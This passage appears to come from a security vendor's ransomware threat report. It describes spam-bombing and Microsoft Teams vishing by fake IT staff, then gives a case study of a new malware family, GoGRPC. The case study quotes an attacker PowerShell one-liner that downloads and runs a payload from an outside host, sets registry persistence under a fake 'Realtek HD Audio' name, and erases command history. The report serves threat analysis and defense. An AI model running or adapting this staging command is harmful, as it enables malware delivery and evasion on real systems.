


Figure 16: Percentage share of ransomware victims by industry

The top-two sectors give ransomware threat actors different sources of leverage:

- The high cost of operational disruption and downtime in manufacturing environments:** Production often depends on tightly timed processes and interconnected IT and OT environments, so even a short disruption can become costly fast.
- The downstream impact of disruption in technology environments:** Technology products or services are often deeply embedded in customer operations, so compromise at one provider can create follow-on risk across the supply chain.

Some organizations had multiple victims

More than a dozen organizations had more than one employee that fell victim to these attacks. Compromising multiple employees can increase attackers’ chances of gaining access to an organization’s sensitive data and business-critical systems. Multiple identities can also give attackers alternate paths if one account is detected, disabled, or contained, helping them preserve access and keep pressure on the organization.

Redefining the “high-risk user”

This campaign shows employees who have privileged access to customer data, financial records, contracts, and operational systems can represent high-risk identities. Security teams should evaluate the systems, applications, resources, and administrative functions an employee can access or manage. Employee access should be limited to only the systems and data that is required for the role. In addition, security teams should enable additional logging and monitoring for privileged accounts.





Spam Bombing, Teams Vishing, and Evolving Malware

Tooling: A Repeatable Initial Access Playbook

Continuing a trend that started in 2024, ransomware operators and initial access brokers are increasingly using a common initial access playbook that combines spam bombing and vishing (voice phishing) with callers that impersonate IT staff to deploy malware tooling that establishes a foothold. Although this attack sequence is consistent, the initial access tooling deployed varies among threat actors as described later in this section.

How the attack works

In these attacks, the threat actor typically performs some basic information gathering to obtain a person’s name, email address, and company specific information (such as IT staff names). They then create Microsoft 365 tenants with usernames and *onmicrosoft.com* subdomains that mimic IT help desk staff.





Figure 17: Example Microsoft Teams call from a ransomware initial access broker impersonating IT staff

The attack chain after this setup stage is illustrated below:



After this initial preparation phase, the threat actor begins by flooding a target’s inbox with a large volume of spam, which are typically legitimate marketing subscriptions. The threat actor then contacts the victim through Microsoft Teams using the Microsoft 365 tenant they set up to impersonate the victim company’s IT help desk personnel. After dealing with the sudden influx of spam, many victims are tricked into believing the outreach is the company’s real IT staff. The spam bombing provides the ruse that enables the attacker to contact the victim and quickly gain their trust. After communication is established, the victim is usually instructed to provide remote access through legitimate tools such as Microsoft Quick Assist, AnyDesk, or TeamViewer.

Once the threat actor has obtained access to the victim’s environment, malware tooling is deployed, which varies significantly between different threat actors. Thus, the tools that are deployed provide a strong indication of the initial access broker behind the attack. In general, the malware tooling enables arbitrary code execution, network proxies, remote access, reconnaissance, lateral movement, data theft, and in many (but not all) cases ransomware is deployed to perform file encryption. ThreatLabz has observed post-compromise activity patterns across numerous attacks and the following case studies illustrate those differences.



CASE STUDY

Custom toolchains based on a new malware family named GoGRPC

Since January 2026, ThreatLabz has [tracked an activity cluster](#) associated with a threat actor that operates as an initial access broker for Chaos ransomware. The activity followed the initial access pattern with spam bombing and Microsoft Teams vishing. Under this pretext, the attacker persuaded the victim to launch Microsoft Quick Assist and used PowerShell to deploy a new malware family that ThreatLabz named GoGRPC using the command line shown below.

Shell

```
$l=RANDOM;$u="hXXps:\\\\re102.fastwinnow[.]com/download/link";$p="$env:APPDATA\\sek  
v$l.exe";Invoke-WebRequest $u -OutFile $p;Unblock-File $p;Start-Process  
$p;Set-ItemProperty -Path "HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"  
-Name "Realtek HD Audio" -Value $p; Remove-Item  
(Get-PSReadlineOption).HistorySavePath
```

The PowerShell staging command downloaded GoGRPC to the user's AppData directory using a randomized filename, executed the payload, and created a registry Run value named "Realtek HD Audio" to establish persistence when the user logs in. The actor also deleted the PowerShell history file, reducing evidence left on the system that investigators could use to analyze the malicious activity. One of GoGRPC's unique features is its command-and-control protocol, which uses gRPC over HTTP/2.

The actor also deployed a broader collection of custom malware families including tools that we named *BlindDoor*, *RevSocket*, *PyGRPC*, *S3Siphon*, and *RSOX*. These tools provided persistent backdoor access, data theft, and the ability to tunnel network traffic through a reverse SOCKS proxy. The latter is a critical component for threat actors to access the internal networks of victim organizations for lateral movement.



Case study: Custom toolchains based on a new malware family named GoGRPC

